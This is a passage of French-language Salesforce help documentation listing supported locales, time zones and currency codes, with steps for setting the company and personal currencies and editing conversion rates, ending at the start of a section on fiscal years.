|---|---|---|---|---|---|---|---|
| Espagnol (Costa Rica) | es_CR | Colon costaricain : CRC | 28/02/2008 04:30 PM | 06:00:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Espagnol (Cuba) | es_CU | Peso cubain : CUP | 28/02/2008 16:30 | 6:00 | 1.234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Espagnol (République Dominicaine) | es_DO | Peso dominicain : DOP | 28/02/2008 04:30 PM | 06:00:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Espagnol (Équateur) : | es_EC | Dollar US : USD | 28/02/2008 04:30 PM | 06:00:00 AM | 1.234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Espagnol (Salvadore) | es_SV | Colon salvadorien : SVC | 02-28-2008 04:30 PM | 06:00:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |

| Nom | Code | Devise par défaut | Format de la date et de l'heure | Format de l'heure | Format des chiffres | Format des noms | Formats des adresses |
|---|---|---|---|---|---|---|---|
| Espagnol (Guatemala) : | es_GT | Quetzal guatémaltèque : GTQ | 28/02/2008 04:30 PM | 06:00:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Espagnol (Honduras) : | es_HN | Lempira hondurien : HNL | 02-28-2008 04:30 PM | 06:00:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Espagnol (Mexique) : | es_MX | Peso mexicain : MXN | 28/02/2008 04:30 PM | 06:00:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Espagnol (Nicaragua) | es_NI | Córdoba nicaraguayen : NIO | 02-28-2008 04:30 PM | 06:00:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Espagnol (Panama) | es_PA | Balboa panaméen : PAB | 02/28/2008 04:30 PM | 06:00:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |

| Nom | Code | Devise par défaut | Format de la date et de l'heure | Format de l'heure | Format des chiffres | Format des noms | Formats des adresses |
|---|---|---|---|---|---|---|---|
| Espagnol (Paraguay) : | es_PY | Guarani du Paraguay : PYG | 28/02/2008 04:30 PM | 06:00:00 AM | 1.234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Espagnol (Pérou) : | es_PE | Sol péruvien : PEN | 28/02/2008 04:30 PM | 06:00:00 AM | 1.234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Espagnol (Puerto Rico) : | es_PR | Dollar US : USD | 02-28-2008 04:30 PM | 06:00:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Espagnol (Espagne, euro) | es_ES_EURO | Euro : EUR | 28/02/2008 16:30 | 6:00 | 1.234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Espagnol (Espagne) | es_ES | Euro : EUR | 28/02/2008 16:30 | 6:00 | 1.234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |

| Nom | Code | Devise par défaut | Format de la date et de l'heure | Format de l'heure | Format des chiffres | Format des noms | Formats des adresses |
|---|---|---|---|---|---|---|---|
| Espagnol (États-Unis) | es_US | Dollar US : USD | 2/28/2008 4:30 PM | 6:00 a.m. | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Espagnol (Uruguay) : | es_UY | Peso uruguayen : UYU | 28/02/2008 04:30 PM | 06:00:00 AM | 1.234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Espagnol (Venezuela) : | es_VE | Bolivar vénézuélien : VEF | 28/02/2008 04:30 PM | 06:00:00 AM | 1.234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Suédois (Suède) | sv_SE | Couronne suédoise : SEK | 2008-02-28 16:30 | 06:00 | 1 234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Tagalog (Philippines) | tl_PH | Peso philippin : PHP | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |

| Nom | Code | Devise par défaut | Format de la date et de l'heure | Format de l'heure | Format des chiffres | Format des noms | Formats des adresses |
|---|---|---|---|---|---|---|---|
| Tadjik (Tadjikistan) | tg_TJ | Somoni tadjik : TJS | 2/28/2008 4:30 PM | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Tamil (Inde) | ta_IN | Roupie indienne : INR | 2-28-2008 4:30 PM | 06:00:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Tamil (Sri Lanka) | ta_LK | Roupie srilankaise : LKR | 2-28-2008 4:30 PM | 06:00:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Thaïlandais (Thaïlande) | th_TH | Baht thaïlandais : THB | 28/2/2551, 16:30 น. | 6:00 น. | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Tigrinya (Ethiopie) | ti_ET | Birr éthiopien : ETB | 28/02/2008 4:30 PM | 6:00 | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |

| Nom | Code | Devise par défaut | Format de la date et de l'heure | Format de l'heure | Format des chiffres | Format des noms | Formats des adresses |
|---|---|---|---|---|---|---|---|
| Turc (Turquie) | tr_TR | Lire turque (nouveau) : TRY | 28.02.2008 16:30 | 06:00 | 1.234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Ukrainien (Ukraine) | uk_UA | Hryvnia ukrainien : UAH | 28.02.2008 16:30 | 6:00 | 1 234,56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Ourdou (Pakistan) | ur_PK | Roupie pakistanaise : PKR | 28/2/2008 4:30 PM | 6:00 AM | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Ouzbek (LATN,UZ) | uz_LATN_UZ | Sum ouzbek : UZS | 2008-02-28 16:30 | 06:00 | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Vietnamien (Vietnam) | vi_VN | Dong vietnamien : VND | 16:30 28/02/2008 | 06:00 | 1.234,56 | Nom Prénom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |

| Nom | Code | Devise par défaut | Format de la date et de l'heure | Format de l'heure | Format des chiffres | Format des noms | Formats des adresses |
|---|---|---|---|---|---|---|---|
| Gallois (Royaume-Uni) | cy_GB | Livre Sterling : GBP | 28/02/2008 16:30 | 06:00 | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |
| Yoruba (Bénin) | yo_BJ | Franc CFA (BCEAO) : XOF | 28/02/2008 4:30 PM | 6:00 Àár | 1,234.56 | Ms. Prénom Nom | Adresse - Ligne 1,<br>Adresse - Ligne 2<br>Ville, Code postal<br>Pays |

CONSULTER ÉGALEMENT :

Sélection de la langue, des paramètres régionaux et de la devise

# Fuseaux horaires pris en charge

La liste des codes et des fuseaux horaires pris en charge par Salesforce pour votre organisation se trouvent dans vos paramètres personnels.

1. Depuis vos paramètres personnels, saisissez *`Fuseau horaire`* dans la zone `Recherche rapide` puis sélectionnez **Langue et fuseau horaire**. Aucun résultat ? Saisissez *`Informations personnelles`* dans la case `Recherche rapide` puis sélectionnez **Informations personnelles**. Cliquez ensuite sur **Modifier**.
2. Cliquez sur la liste déroulante Fuseaux horaires pour afficher une liste de paramètres pris en charge.

Pour référence, les codes et les fuseaux horaires pris en charge par Salesforce (par ordre chronologique) sont les suivants :

| Code du fuseau horaire | Nom du fuseau horaire |
|---|---|
| GMT+14:00 | Heure des Îles de la Ligne (Pacifique/Kiritimati) |
| GMT+13:00 | Heure des Îles Phoenix (Pacifique/Enderbury) |
| GMT+13:00 | Heure de Tonga (Pacifique/Tongatapu) |
| GMT+12:45 | Heure normale de Chatham (Pacifique/Chatham) |
| GMT+12:00 | Heure normale de Nouvelle-Zélande (Pacifique/Auckland) |
| GMT+12:00 | Heure de Fidji (Pacifique/Fidji) |
| GMT+12:00 | Heure de Petropavlovsk-Kamchatski (Asie/Kamchatka) |
| GMT+11:30 | Heure de Norfolk (Pacifique/Norfolk) |
| GMT+11:00 | Heure normale de Lord Howe (Australie/Lord_Howe) |
| GMT+11:00 | Heure des Îles Salomon (Pacifique/Guadalcanal) |
| GMT+10:30 | Heure normale du Centre de l'Australie (Australie du sud) (Australie/Adélaïde) |
| GMT+10:00 | Heure normale de l'Est de l'Australie (Nouvelle Galles du Sud) (Australie/Sydney) |
| GMT+10:00 | Heure normale de l'Est de l'Australie (Queensland) (Australie/Brisbane) |
| GMT+09:30 | Heure normale du Centre de l'Australie (Territoire du Nord) (Australie/Darwin) |
| GMT+09:00 | Heure normale de Corée (Asie/Séoul) |
| GMT+09:00 | Heure normale du Japon (Asie/Tokyo) |
| GMT+08:00 | Heure de Hong Kong (Asie/Hong_Kong) |

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Database.com** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour afficher les informations sur la société :
- Afficher la configuration

Pour modifier les informations sur la société :
- Personnaliser l'application

Les options de configuration personnelles disponibles varient en fonction de l'édition Salesforce que vous possédez.

| Code du fuseau horaire | Nom du fuseau horaire |
|---|---|
| GMT+08:00 | Heure de Malaisie (Asie/Kuala_Lumpur) |
| GMT+08:00 | Heure des Philippines (Asie/Manille) |
| GMT+08:00 | Heure normale de Chine (Asie/Shanghai) |
| GMT+08:00 | Heure de Singapour (Asie/Singapour) |
| GMT+08:00 | Heure normale de Chine (Asie/Taipei) |
| GMT+08:00 | Heure normale de l'Ouest de l'Australie (Australie/Perth) |
| GMT+07:00 | Heure d'Indochine (Asie/Bangkok) |
| GMT+07:00 | Heure d'Indochine (Asie/Ho_Chi_Minh) |
| GMT+07:00 | Heure d'Indonésie Ouest (Asie/Jakarta) |
| GMT+06:30 | Heure de Myanmar (Asie/Rangoon) |
| GMT+06:00 | Heure du Bangladesh (Asie/Dhaka) |
| GMT+05:45 | Heure du Népal (Asie/Katmandou) |
| GMT+05:30 | Heure normale d'Inde (Asie/Colombo) |
| GMT+05:30 | Heure normale d'Inde (Asie/Kolkata) |
| GMT+05:00 | Heure du Pakistan (Asie/Karachi) |
| GMT+05:00 | Heure d'Ouzbékistan (Asie/Tachkent) |
| GMT+05:00 | Heure de Iekaterinbourg (Asie/Iekaterinbourg) |
| GMT+04:30 | Heure d'Afghanistan (Asie/Kaboul) |
| GMT+04:00 | Heure d'été d'Azerbaïdjan (Asie/Bakou) |
| GMT+04:00 | Heure normale du Golfe (Asie/Dubaï) |
| GMT+04:00 | Heure de Géorgie (Asie/Tbilissi) |
| GMT+04:00 | Heure d'Arménie (Asie/Yerevan) |
| GMT+03:30 | Heure d'été d'Iran (Asie/Téhéran) |
| GMT+03:00 | Heure d'Afrique de l'Est (Afrique/Nairobi) |
| GMT+03:00 | Heure normale des pays arabes (Asie/Bagdad) |
| GMT+03:00 | Heure normale des pays arabes (Asie/Koweït) |
| GMT+03:00 | Heure normale des pays arabes (Asie/Riyad) |
| GMT+03:00 | Heure normale de Moscou (Europe/Minsk) |
| GMT+03:00 | Heure normale de Russie (Europe/Moscou) |
| GMT+03:00 | Heure d'été d'Europe de l'Est (Afrique/Le_Caire) |

| Code du fuseau horaire | Nom du fuseau horaire |
|---|---|
| GMT+03:00 | Heure d'été d'Europe de l'Est (Asie/Beyrouth) |
| GMT+03:00 | Heure d'été d'Israël (Asie/Jérusalem) |
| GMT+03:00 | Heure d'été d'Europe de l'Est (Europe/Athènes) |
| GMT+03:00 | Heure d'été d'Europe de l'Est (Europe/Bucarest) |
| GMT+03:00 | Heure d'été d'Europe de l'Est (Europe/Helsinki) |
| GMT+03:00 | Heure d'été d'Europe de l'Est (Europe/Istanbul) |
| GMT+02:00 | Heure normale d'Afrique du Sud (Afrique/Johannesburg) |
| GMT+02:00 | Heure d'été d'Europe Centrale (Europe/Amsterdam) |
| GMT+02:00 | Heure d'été d'Europe Centrale (Europe/Berlin) |
| GMT+02:00 | Heure d'été d'Europe Centrale (Europe/Bruxelles) |
| GMT+02:00 | Heure d'été d'Europe Centrale (Europe/Paris) |
| GMT+02:00 | Heure d'été d'Europe Centrale (Europe/Prague) |
| GMT+02:00 | Heure d'été d'Europe Centrale (Europe/Rome) |
| GMT+01:00 | Heure d'été de l'Europe de l'Ouest (Europe/Lisbonne) |
| GMT+01:00 | Heure d'Europe Centrale (Afrique/Alger) |
| GMT+01:00 | Heure d'été du Royaume-Uni (Europe/Londres) |
| GMT-01:00 | Heure du Cap Vert (Atlantique/Cap_Vert) |
| GMT+00:00 | Heure d'Europe de l'Ouest (Afrique/Casablanca) |
| GMT+00:00 | Heure d'été d'Irlande (Europe/Dublin) |
| GMT+00:00 | Heure du Méridien de Greenwich (GMT) |
| GMT–00:00 | Heure d'été de l'Est du Groenland (Amérique/Scoresbysund) |
| GMT–00:00 | Heure d'été des Açores (Atlantique/Açores) |
| GMT-02:00 | Heure normale de Géorgie du Sud (Atlantique/Géorgie_Sud) |
| GMT–02:30 | Heure d'été de Terre-neuve (Amérique/St_Johns) |
| GMT-03:00 | Heure d'été du Brésil (Amérique/Sao_Paulo) |
| GMT-03:00 | Heure d'Argentine (Amérique/Buenos_Aires) |
| GMT-03:00 | Heure d'été du Chili (Amérique/Santiago) |
| GMT-03:00 | Heure d'été de l'Atlantique (Amérique/Halifax) |
| GMT-04:00 | Heure normale de l'Atlantique (Amérique/Puerto_Rico) |
| GMT-04:00 | Heure d'été de l'Atlantique (Atlantique/Bermudes) |

| Code du fuseau horaire | Nom du fuseau horaire |
|---|---|
| GMT-04:30 | Heure du Venezuela (Amérique/Caracas) |
| GMT-04:00 | Heure d'été de l'Est (Amérique/Indiana/Indianapolis) |
| GMT-04:00 | Heure d'été de l'Est (Amérique/New_York) |
| GMT-05:00 | Heure de Colombie (Amérique/Bogota) |
| GMT-05:00 | Heure du Pérou (Amérique/Lima) |
| GMT-05:00 | Heure normale de l'Est (Amérique/Panama) |
| GMT-05:00 | Heure d'été du Centre (Amérique/Mexico) |
| GMT-05:00 | Heure d'été du Centre (Amérique/Chicago) |
| GMT-06:00 | Heure normale du Centre (Amérique/Le_Salvador) |
| GMT-06:00 | Heure d'été des Montagnes rocheuses (Amérique/Chicago) |
| GMT-06:00 | Heure normale des Montagnes rocheuses (Amérique/Mazatlan) |
| GMT-07:00 | Heure normale des Montagnes rocheuses (Amérique/Phoenix) |
| GMT-07:00 | Heure d'été du Pacifique (Amérique/Los_Angeles) |
| GMT-07:00 | Heure d'été du Pacifique (Amérique/Tijuana) |
| GMT-08:00 | Heure normale de Pitcairn (Pacifique/Pitcairn) |
| GMT-08:00 | Heure d'été d'Alaska (Amérique/Anchorage) |
| GMT-09:00 | Heure de Gambier (Pacifique/Gambier) |
| GMT-9:00 | Heure normale d'Hawaii-Aléoutiennes (Amérique/Adak) |
| GMT-09:30 | Heure des Marquises (Pacifique/Marquises) |
| GMT-10:00 | Heure normale d'Hawaii-Aléoutiennes (Pacifique/Honolulu) |
| GMT-11:00 | Heure de Niue (Pacifique/Niue) |
| GMT-11:00 | Heure normale de Samoa (Pacifique/Pago_Pago) |

CONSULTER ÉGALEMENT :

Sélection de la langue, des paramètres régionaux et de la devise

# Définir votre devise personnelle ou la devise de l'organisation

Si vous avez une organisation à devise unique, vous pouvez définir la devise par défaut pour votre organisation. Les organisations à plusieurs devises n'ont pas de devise par défaut. À la place, modifiez votre devise d'entreprise ou votre devise personnelle.

Définir votre devise régionale

Si vous avez une organisation à devise unique, vous pouvez définir votre devise par défaut.

Définir votre devise d'entreprise

Dans les organisations à plusieurs devises, la devise d'entreprise doit être la devise dans laquelle sont exprimés les documents financiers de l'organisation. Tous les taux de conversion sont basés sur la devise d'entreprise.

Définir votre devise personnelle

Dans les organisations utilisant plusieurs devises, les utilisateurs peuvent définir une devise personnelle différente de la devise de leur organisation.

CONSULTER ÉGALEMENT :

Sélection de la langue, des paramètres régionaux et de la devise

Modification des taux de conversion

Devises prises en charge

Paramètres régionaux pris en charge

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher les devises :

- « Afficher la configuration »

Pour modifier les devises :

- « Personnaliser l'application »

## Définir votre devise régionale

Si vous avez une organisation à devise unique, vous pouvez définir votre devise par défaut.

1. Recherchez les Informations de la société dans la configuration.
2. Sur la page Informations sur la société, cliquez sur **Modifier**.
3. Sélectionnez une devise régionale dans la liste déroulante Devise régionale.
4. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher les devises :

- « Afficher la configuration »

Pour modifier les devises :

- « Personnaliser l'application »

## Définir votre devise d'entreprise

Dans les organisations à plusieurs devises, la devise d'entreprise doit être la devise dans laquelle sont exprimés les documents financiers de l'organisation. Tous les taux de conversion sont basés sur la devise d'entreprise.

Lorsque le Support active les devises multiples, votre devise d'entreprise prend la valeur spécifiée sur la page Informations sur la société dans Configuration. Vous pouvez modifier la devise d'entreprise.

1. Recherchez Gérer les devises dans la configuration.
2. Sur la page Devise, cliquez sur **Modifier l'entreprise**.
3. Sélectionnez une devise dans la liste déroulante Nouvelle devise d'entreprise.
4. Cliquez sur **Enregistrer**.

### Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour afficher les devises :

- « Afficher la configuration »

Pour modifier les devises :

- « Personnaliser l'application »

## Définir votre devise personnelle

Dans les organisations utilisant plusieurs devises, les utilisateurs peuvent définir une devise personnelle différente de la devise de leur organisation.

1. Depuis vos paramètres personnels, saisissez *`Fuseau horaire`* dans la zone `Recherche rapide` puis sélectionnez **Langue et fuseau horaire**. Aucun résultat ? Saisissez *`Informations personnelles`* dans la case `Recherche rapide` puis sélectionnez **Informations personnelles**.
2. Sélectionnez une devise dans la liste déroulante Devise.
3. Enregistrez vos modifications.

CONSULTER ÉGALEMENT :

Personnalisation de votre expérience Salesforce

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher les informations sur la société :

- « Afficher la configuration »

Pour modifier les informations sur la société :

- « Personnaliser l'application »

Les options de configuration personnelles disponibles varient en fonction de l'édition Salesforce que vous possédez.

# Modification des taux de conversion

Vous pouvez gérer les taux de change statiques entre vos devises actives et inactives, ainsi que la devise de l'entreprise en changeant les taux de conversion. Ces taux de change s'appliquent à tous les champs de devise utilisés dans votre organisation. Outre ces taux de conversion, certaines organisations utilisent des taux de change datés pour des opportunités et leurs produits.

1. Recherchez Gestion des devises dans la Configuration.
2. Si vous utilisez la gestion avancée des devises, cliquez sur **Gestion des devises**.
3. Dans les listes Devises actives ou Devises inactives, cliquez sur **Modifier les taux**.
4. Entrez le taux de conversion entre chaque devise et votre devise d'entreprise.
5. Cliquez sur **Enregistrer**.

Lorsque vous modifiez les taux de conversion, les montants exprimés en devise sont mis à jour en fonction des nouveaux taux. Les taux de conversion précédents ne sont pas conservés. Toutes les conversions des opportunités, prévisions et autres montants utilisent le taux de conversion en vigueur.

Si votre entreprise utilise la gestion avancée des devises, vous pouvez aussi gérer les taux de change datés pour les champs de devise des opportunités et de leurs produits.

**Remarque:**

- Vous ne pouvez pas suivre l'augmentation ou la diminution du chiffre d'affaires découlant des fluctuations du cours des devises.
- La modification des taux de conversion entraîne un nouveau calcul en masse des champs récapitulatifs de cumul. Ce nouveau calcul peut prendre jusqu'à 30 minutes selon le nombre d'enregistrements affectés.
- Vous pouvez également modifier un taux de conversion via l'API. Cependant, si un nouveau calcul récapitulatif de cumul est en cours pour le même champ de devise, l'ancienneté de cette tâche affecte le nouveau calcul que vous avez déclenché. Lorsque vous demandez la modification de taux de devise via l'API alors qu'une tâche associée est en cours, voici ce qu'il se passe :
  - Si l'autre tâche de calcul pour le même champ de devise a été lancé moins de 24 heures plus tôt, votre modification du taux de devise n'est pas enregistrée. Vous pouvez réessayer ultérieurement ou modifier le taux de devise depuis Gestion des devises dans Configuration. Le lancement de la modification depuis Configuration arrête l'ancienne tâche et déclenche l'exécution de votre nouveau calcul.
  - Si l'autre tâche de calcul a été lancée plus de 24 heures plus tôt, vous pouvez enregistrer votre modification du taux de devise et votre tâche démarre.

  Pour vérifier le statut de votre nouveau calcul, consultez la page Tâches en arrière-plan dans Configuration.

CONSULTER ÉGALEMENT :

- Définir votre devise personnelle ou la devise de l'organisation
- À propos de la gestion avancée des devises
- Gestion de plusieurs devises
- Activation et désactivation de devises

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher les devises :
- Afficher la configuration

Pour modifier les devises :
- Personnaliser l'application

# Devises prises en charge

Devises prises en charge par Salesforce :

| Nom de la devise | Code de la devise |
|---|---|
| Dirham des émirats arabes unis | AED |
| Afghani afghan (Nouveau) | AFN |
| Lek albanais | ALL |
| Dram arménien | AMD |
| Florin D'Antillean De Pays Bas | ANG |
| Kwanza angolais | AOA |
| Peso argentin | ARS |
| Dollar australien | AUD |
| Florin d'Aruba | AWG |
| Nouveau Manat azéri | AZN |
| Mark convertible | BAM |
| Dollar de la Barbade | BBD |
| Taka bangladais | BDT |
| Lev bulgare | BGN |
| Dinar bahreïni | BHD |
| Franc burundais | BIF |
| Dollar des Bermudes | BMD |
| Dollar de Brunei | BND |
| Boliviano bolivien | BOB |
| Mvdol bolivien | BOV |
| Cruzeiro brésilien (ancien) | BRB |
| Real brésilien | BRL |
| Dollar bahaméen | BSD |
| Ngultrum du Bhoutan | BTN |
| Pula botswanais | BWP |
| Rouble biélorusse | BYR |
| Dollar bélizien | BZD |
| Dollar canadien | CAD |

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Database.com** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour afficher les informations sur la société :
- Afficher la configuration

Pour modifier les informations sur la société :
- Personnaliser l'application

Les options de configuration personnelles disponibles varient en fonction de l'édition Salesforce que vous possédez.

| Nom de la devise | Code de la devise |
|---|---|
| Franc congolais | CDF |
| Franc suisse | CHF |
| Unidades de fomento | CLF |
| Peso chilien | CLP |
| Yuan chinois | CNY |
| Peso colombien | COP |
| Colon costaricain | CRC |
| Peso cubain | CUP |
| Escudo cap-verdien | CVE |
| Couronne tchèque | CZK |
| Franc Djibouti | DJF |
| Couronne danoise | DKK |
| Peso dominicain | DOP |
| Dinar algérien | DZD |
| Couronne estonienne | EEK |
| Livre égyptienne | EGP |
| Nakfa érythréen | ERN |
| Birr éthiopien | ETB |
| Euro | EUR |
| Dollar des îles Fidji | FJD |
| Livre des Îles Malouines | FKP |
| Livre Sterling | GBP |
| Lari géorgien | GEL |
| Cedi du Ghana | GHS |
| Livre de Gibraltar | GIP |
| Dalasi gambien | GMD |
| Franc guinéen | GNF |
| Quetzal guatémaltèque | GTQ |
| Dollar guyanien | GYD |
| Dollar de Hong Kong | HKD |

| Nom de la devise | Code de la devise |
|---|---|
| Lempira hondurien | HNL |
| Kuna croate | HRK |
| Gourde haïtienne | HTG |
| Forint hongrois | HUF |
| Roupie indonésienne | IDR |
| Shekel israélien | ILS |
| Roupie indienne | INR |
| Dinar irakien | IQD |
| Rial iranien | IRR |
| Couronne islandaise | ISK |
| Dollar jamaïquain | JMD |
| Dinar jordanien | JOD |
| Yen japonais | JPY |
| Shilling kényan | KES |
| Som kirghiz | KGS |
| Riel cambodgien | KHR |
| Franc comorien | KMF |
| Won nord-coréen | KPW |
| Won coréen | KRW |
| Dinar koweïtien | KWD |
| Dollar des Îles Caïmans | KYD |
| Tenge kazakh | KZT |
| Kip du Laos | LAK |
| Livre libanaise | LBP |
| Roupie srilankaise | LKR |
| Dollar libérien | LRD |
| Loti lesothan | LSL |
| Dinar libyen | LYD |
| Dirham marocain | MCF |
| Leu moldave | MDL |

| Nom de la devise | Code de la devise |
|---|---|
| Ariary de Madagascar | MGA |
| Denar macédonien | MKD |
| Kyat birman | MMK |
| Tugrik mongole | MNT |
| Pataca de Macao | MOP |
| Ouguiya mauritanien | MRO |
| Roupie mauricienne | MUR |
| Rufiyaa des Maldives | MVR |
| Kwacha malawien | MWK |
| Peso mexicain | MXN |
| Mexican Unidad de Inversion (UDI) | MXV |
| Ringgit malais | MYR |
| Nouveau Metical mozambicain | MZN |
| Dollar namibien | NAD |
| Naira nigérian | NGN |
| Córdoba nicaraguayen | NIO |
| Couronne norvégienne | NOK |
| Roupie népalaise | NPR |
| Dollar néo-zélandais | NZD |
| Rial omanais | OMR |
| Balboa panaméen | PAB |
| Sol péruvien | PEN |
| Kina papou-néo-guinéen | PGK |
| Peso philippin | PHP |
| Roupie pakistanaise | PKR |
| Zloty polonais | PLN |
| Guarani du Paraguay | PYG |
| Rial qatari | QAR |
| Leu roumain (Nouveau) | RON |
| Dina serbe | RSD |

| Nom de la devise | Code de la devise |
|---|---|
| Rouble russe | RUB |
| Franc rwandais | RWF |
| Riyal saoudien | SAR |
| Dollar des Îles Salomon | SBD |
| Roupie seychelloise | SCR |
| Livre soudanaise | SDG |
| Couronne suédoise | SEK |
| Dollar de Singapour | SGD |
| Livre de Sainte-Hélène | SHP |
| Leone sierra-léonais | SLL |
| Shilling somalien | SOS |
| Dollar surinamien | SRD |
| Livre du Soudan du Sud | SSP |
| Dobra santomée | STD |
| Livre syrienne | SYP |
| Lilangeni swazilandais | SZL |
| Baht thaïlandais | THB |
| Somoni tadjik | TJS |
| Nouveau Manat du Turkménistan | TMT |
| Dinar tunisien | TND |
| Pa'anga des Tonga | TOP |
| Lire turque (nouveau) | TRY |
| Dollar trinidadien | TTD |
| Dollar taïwanais | TWD |
| Shilling tanzanien | TZS |
| Hryvnia ukrainien | UAH |
| Shilling ougandais | UGX |
| Dollar US | USD |
| Peso uruguayen | UYU |
| Sum ouzbek | UZS |

| Nom de la devise | Code de la devise |
|---|---|
| Bolivar Fuerte vénézuélien | VEF |
| Dong vietnamien | VND |
| Vatu du Vanuatu | VUV |
| Tala des Samoa | WST |
| Franc CFA (BEAC) | XAF |
| Dollar des Caraïbes orientales | XCD |
| Franc CFA (BCEAO) | XOF |
| Franc pacifique | XPF |
| Rial yéménite | YER |
| Rand sud-africain | ZAR |
| Kwacha zambien (nouveau) | ZMK |
| Dollar zimbabwéen | ZWL |

CONSULTER ÉGALEMENT :

Définir votre devise personnelle ou la devise de l'organisation

# Définition de votre exercice fiscal

Spécifiez un exercice fiscal adapté aux besoins de votre société.

Si votre exercice fiscal suit le calendrier grégorien, mais ne commence pas en janvier, vous pouvez très facilement configurer votre exercice fiscal en définissant un exercice fiscal standard avec un mois de début différent. Si votre exercice fiscal suit une structure différente du calendrier grégorien, vous pouvez définir un exercice fiscal personnalisé adapté à vos besoins.

Que ce soit un exercice fiscal standard ou personnalisé, vous définissez un exercice fiscal individuel une seule fois. Ces définitions d'exercice fiscal vous permettent d'utiliser ces périodes fiscales dans Salesforce, y compris dans les rapports, les opportunités et les prévisions.

Conseil: Il est recommandé de mettre à jour les planifications de produit chaque fois qu'un exercice fiscal personnalisé est créé ou modifié.

## Exercices standard

